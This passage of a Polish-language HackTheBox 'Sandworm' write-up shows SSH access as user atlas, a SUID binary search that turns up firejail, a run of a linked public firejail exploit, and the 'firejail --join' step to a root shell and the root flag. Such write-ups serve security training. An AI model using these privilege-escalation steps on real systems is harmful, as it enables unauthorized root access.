
```
atlas@sandworm:/opt/tipnet$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
atlas@sandworm:/opt/tipnet$
```

W tym razie dodajemy klucz ssh i logujemy się z naszej maszyny




```
┌──(kali㉿kali)-[~]
└─$ ssh -i /home/kali/.ssh/id_rsa atlas@10.10.11.218
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun 26 03:54:59 PM UTC 2023

  System load:           0.09423828125
  Usage of /:            82.6% of 11.65GB
  Memory usage:          25%
  Swap usage:            0%
  Processes:             260
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.218
  IPv6 address for eth0: dead:beef::250:56ff:feb9:c904

  ⇒ There are 2 zombie processes.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
 connection or proxy settings


Last login: Mon Jun 26 14:26:28 2023 from 10.10.14.247
atlas@sandworm:~$
```

Wyszukaliśmy suid dla roota i dostrzegamy firejail




```
atlas@sandworm:~$ find / -perm -u=s -type f 2>/dev/null
/opt/tipnet/target/debug/tipnet
/opt/tipnet/target/debug/deps/tipnet-a859bd054535b3c1
/opt/tipnet/target/debug/deps/tipnet-dabc93f7704f7b48
/usr/local/bin/firejail
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount3
atlas@sandworm:~$
```

Znaleźliśmy explota dla tego binarki i po jego uruchomieniu wystarczy w drugim terminalu uruchomić wskazane przez niego polecenie
https://gist.github.com/GugSaas/9fb3e59b3226e8073b3f8692859f8d25
Po zapisaniu o odpaleniu go otrzymujemy uid




```
atlas@sandworm:/tmp$ python3 exploit.py
python3 exploit.py
You can now run 'firejail --join=151316' in another terminal to
 obtain a shell where 'sudo su -' should grant you a root shell
.
```

Polecenie firejail --join=<uid> wprowadzamy w inny terminal usera atlas i mamy roota



```
atlas@sandworm:/usr/local/bin$ firejail --join=151316
changing root to /proc/151316/root
Warning: cleaning all supplementary groups
Child process initialized in 11.26 ms
atlas@sandworm:/usr/local/bin$ su -
root@sandworm:~#
```

Pozostała nam flaga do zdobycia



```
root@sandworm:~# cat /root/root.txt
6[redacted]d
root@sandworm:~#
```